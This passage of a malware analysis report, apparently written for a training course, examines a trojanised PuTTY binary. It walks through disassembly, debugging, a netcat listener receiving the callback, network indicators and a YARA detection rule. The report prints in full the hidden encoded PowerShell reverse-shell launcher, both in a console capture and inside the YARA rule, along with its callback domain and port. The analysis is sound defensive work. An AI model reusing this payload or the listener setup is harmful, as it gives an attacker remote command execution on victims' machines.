0x00522011      push    eax         ; HMODULE hModule
0x00522012      call    dword [GetProcAddress] ; 0x4be6f8 ; FARPROC GetProcAddress(HMODULE hModule, LPCSTR lpProcName)
0x00522018      lea     edx, [0x522047]
0x0052201e      push    0
0x00522020      push    0
0x00522022      push    0
0x00522024      push    edx
0x00522025      push    0
0x00522027      push    0
0x00522029      call    eax
0x0052202b      popal
0x0052202c      jmp     fcn.00475ca0
0x00522031      imul    esp, dword [ebp + 0x72], 0x6e
0x00522035      insb    byte es:[edi], dx
0x00522037      xor     esi, dword [edx]
0x00522039      add     byte [ebx + 0x72], al
0x0052203c      popal
0x0052203e      je      0x5220a5
0x00522040      push    esp
0x00522041      push    0x64616572 ; 'read'
0x00522046      add     byte [ebp + 0x52204d15], cl
0x0052204c      add     ah, bh
0x0052204e      call    fcn.005220d5
0x00522053      pushal
0x00522054      mov     ebp, esp
0x00522056      xor     eax, eax
0x00522058      mov     edx, dword fs:[eax + 0x30]
0x0052205c      mov     edx, dword [edx + 0xc]
0x0052205f      mov     edx, dword [edx + 0x14]
0x00522062      mov     esi, dword [edx + 0x28]
0x00522065      movzx   ecx, word [edx + 0x26]
0x00522069      xor     edi, edi
0x0052206b      lodsb   al, byte [esi]
0x0052206c      cmp     al, 0x61    ; 97
0x0052206e      jl      0x522072
0x00522070      sub     al, 0x20    ; 32
0x00522072      ror     edi, 0xd
0x00522075      add     edi, eax
0x00522077      loop    0x52206b
```

Possible detour to execute PowerShell script first, then continue as usual

Figure 5 putty.exe assembly code

Advanced Dynamic Analysis

Using x32dbg we can see the flow of execution and upon reaching 004606BE we can see a call to the presumed main function that executes both the PowerShell script and the putty.exe. If we were to add the domain to our hosts file, we can get a shell and thus proving that an attacker can remotely execute commands, unfortunately we cannot do this because TLS is in use so we can't demonstrate it fully at this time. Looking closely, we can conclude that the binary does not have a kill-switch. Since we have recovered the source code of the PowerShell script no further analysis is needed.




putty.exe - PID: 4744 - Module: putty.exe - Thread: Main Thread 2368 - x32dbg [Elevated]

```
     00460682   FF35 24224C00   push dword ptr ds:[4C2224]
     00460688   FF15 00E44B00   call dword ptr ds:[<&DialogBoxParamA>]
     0046068E   6A 01           push 1
     00460690   53              push ebx
     00460691   FFD7            call edi
     00460693   53              push ebx
     00460694   FF15 24E54B00   call dword ptr ds:[<&SetActiveWindow>]
     0046069A   EB C9           jmp putty.460665
     0046069C   6A 00           push 0
     0046069E   FF7424 08       push dword ptr ss:[esp+8]
     004606A2   E8 48B70000     call putty.46BDEF
     004606A7   83C4 08         add esp,8
     004606AA   C3              ret
     004606AB   57              push edi
     004606AC   56              push esi                                  esi:"MZx"
     004606AD   31FF            xor edi,edi
     004606AF   57              push edi
     004606B0   68 DF064600     push putty.4606DF                         4606DF:"1ÀÂ\x10"
     004606B5   57              push edi
     004606B6   6A 6F           push 6F
EIP  004606BE   FF15 D0E34B00   call dword ptr ds:[<&CreateDialogParamA>]
                                                                          esi:"MZx"
     004606C6   57              push edi
     004606C7   50              push eax
     004606C8   FF15 6CE54B00   call dword ptr ds:[4BE56C]
     004606CE   56              push esi                                  esi:"MZx"
     004606CF   FF15 24E54B00   call dword ptr ds:[<&SetActiveWindow>]
     004606D5   56              push esi                                  esi:"MZx"
     004606D6   FF15 FCE34B00   call dword ptr ds:[<&DestroyWindow>]
     004606DC   5E              pop esi                                   esi:"MZx"
     004606DD   5F              pop edi
     004606DE   C3              ret
     004606DF   31C0            xor eax,eax
     004606E1   C2 1000         ret 10
     004606E4   55              push ebp
     004606E5   53              push ebx
     004606E6   57              push edi
     004606E7   56              push esi                                  esi:"MZx"
     004606E8   E8 85C0FAFF     call putty.40C772
```

```
EAX   00000001
EBX   00265000
ECX   00000022     '"'
EDX   005A2290
EBP   0019FF70
ESP   0019FEAC
ESI   00400000     "MZx"
EDI   00000000

EIP   004606BE     putty.004606BE

EFLAGS   00000344
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 1  IF 1

LastError  0000007E (ERROR_MOD_NOT_FOUND)
LastStatus 00000000 (STATUS_SUCCESS)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 00000000000000000000 x87r0 Empty 0.0000000
ST(1) 00000000000000000000 x87r1 Empty 0.0000000
ST(2) 00000000000000000000 x87r2 Empty 0.0000000
ST(3) 00000000000000000000 x87r3 Empty 0.0000000
ST(4) 00000000000000000000 x87r4 Empty 0.0000000
ST(5) 00000000000000000000 x87r5 Empty 0.0000000
ST(6) 00000000000000000000 x87r6 Empty 0.0000000
ST(7) 00000000000000000000 x87r7 Empty 0.0000000

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
```

Figure 6 Presumed main function



Cmder

```
C:\Users\Investigator\Downloads\CMdr
λ ncat -lvnp 8443
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from 127.0.0.1:1274.
━♥♥ ├☺  ┐♥♥a├$╥ö▀à6ëü─XiA½╝↓óuG┘╡1Ñ┼╖┘↑┼►╘  *└,└+└0└/ ƒ ₧└$└#└(└·└
└       └¶└‼ ¥ £ = < 5 /
☺ 1  + )  &bonus2.corporatebonusapplication.local
 → ♠♦☺♣☺☺☺♦♥♣♥☺♥☺☺♠☺♠♥ #   ¦   ☺ ☺
```

ncat.exe

TCPView - Sysinternals: www.sysinternals.com

Process Name	Proces...	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
svchost.exe	808	TCP	Listen	0.0.0.0	135	0.0.0.0	0	11/28/2021 3:54:11 AM	RpcEptMapper
System	4	TCP	Listen	10.0.0.4	139	0.0.0.0	0	12/22/2021 3:42:43 AM	System
System	4	TCP	Listen	169.254.85.252	139	0.0.0.0	0	11/28/2021 3:54:13 AM	System
powershell.exe	6304	TCP	Established	127.0.0.1	1274	127.0.0.1	8443	12/22/2021 5:14:51 AM	powershell.exe
svchost.exe	3576	TCP	Listen	0.0.0.0	5040	0.0.0.0	0	11/28/2021 3:54:27 AM	CDPSvc
ncat.exe	5348	TCP	Established	127.0.0.1	8443	127.0.0.1	1274	12/22/2021 5:14:51 AM	ncat.exe
lsass.exe	596	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	11/28/2021 3:54:11 AM	lsass.exe
wininit.exe	496	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	11/28/2021 3:54:11 AM	wininit.exe


Figure 7 netcat shell received

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

DNS query to the attacker domain




```
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
> User Datagram Protocol, Src Port: 55617, Dst Port: 53
v Domain Name System (query)
    Transaction ID: 0x9d81
  > Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  v Queries
    v bonus2.corporatebonusapplication.local: type A, class IN
        Name: bonus2.corporatebonusapplication.local
        [Name Length: 38]

0000  08 00 27 76 42 4a 08 00  27 ed 24 33 08 00 45 00   ··'vBJ·· '·$3··E·
0010  00 54 62 d9 00 00 80 11  00 00 0a 00 00 04 0a 00   ·Tb····· ········
0020  00 03 d9 41 00 35 00 40  14 58 9d 81 01 00 00 01   ···A·5·@ ·X······
0030  00 00 00 00 00 00 06 62  6f 6e 75 73 32 19 63 6f   ·······b onus2·co
0040  72 70 6f 72 61 74 65 62  6f 6e 75 73 61 70 70 6c   rporateb onusappl
0050  69 63 61 74 69 6f 6e 05  6c 6f 63 61 6c 00 00 01   ication· local···
0060  00 01                                              ··
```

Figure 8 WireShark DNS request

Host-based Indicators

A blue window pops up and disappears in a short period of time.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

FLARE 12/22/2021 5:34:03 AM
PS C:\Users\Investigator > powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO
.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase
64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOI
RwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZ
Rx4W1Z4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf
4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyIT1N05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCde
eCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaY10ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIV
UwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH
4+iqPr68DW4JPV8bu3pqXFR1X7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaD
UVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1N1WG6/2FD
xd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlC
leuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/W
IGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System.IO.Compre
ssion.CompressionMode]::Decompress))).ReadToEnd()))"
```

PuTTY Configuration

Category:

- Session
  - Logging
- Terminal
  - Keyboard
  - Bell
  - Features
- Window
  - Appearance
  - Behaviour
  - Translation
  - Selection
  - Colours
- Connection
  - Data
  - Proxy
  - SSH
  - Serial
  - Telnet
  - Rlogin
  - SUPDUP

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address):

Port: 22

Connection type: ● SSH ○ Serial ○ Other: Telnet

Load, save or delete a stored session

Saved Sessions

Default Settings

Load | Save | Delete


Close window on exit: ○ Always ○ Never ● Only on clean exit

About | Help | Open | Cancel

Figure 9 Execution of putty.exe

Rules & Signatures

This malware has an unusually long string, and we can use it to pinpoint this malware. The string is the encoded and compressed PowerShell script.



C:\Users\Investigator\Desktop\a.yara - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
a.yara
cmd

```
rule infected_putty {

    meta:
        last_updated = "2021-12-22"
        author = "Mario Vata"
        description = "A Yara rule for PMAT"

    strings:
        // Fill out identifying strings and other criteria
        $PowerShellScript = "powershell.exe -nop -w hidden -noni -ep bypass \"&([scriptblock]::create((New-Object System.IO.St

    condition:
        // Fill out the conditions that must be met to identify the binary
        $PowerShellScript
}
```


```
C:\Users\Investigator
λ yara32 Desktop\a.yara -r Desktop\ -w -p 32
infected_putty Desktop\\putty - Copy - Copy.exe
infected_putty Desktop\\putty - Copy.exe
infected_putty Desktop\\putty.exe

C:\Users\Investigator
λ
```

Figure 10 YARA Rule Demo

Appendices

A. Yara Rules

Full Yara repository located at:
http://github.com/mariovata/malware_reports/EvilPuttyReport



```
rule infected_putty {

    meta:
        last_updated = "2021-12-22"
        author = "Mario Vata"
        description = "A sample Yara rule for PMAT"

    strings:
        // Fill out identifying strings and other criteria
        $PowerShellScript = "powershell.exe -nop -w hidden -noni -ep bypass
\"&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzU
yqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5
/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr
/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr
/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO
/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK
/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM
/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4
ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX
7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg
/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC
/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6
/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe
/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFye
FADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT
/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))" ascii nocase

    condition:
        // Fill out the conditions that must be met to identify the binary
        $PowerShellScript
}
```

B. Callback URLs

Domain	Port
bonus2[.]corporatebonusapplication[.]local	8443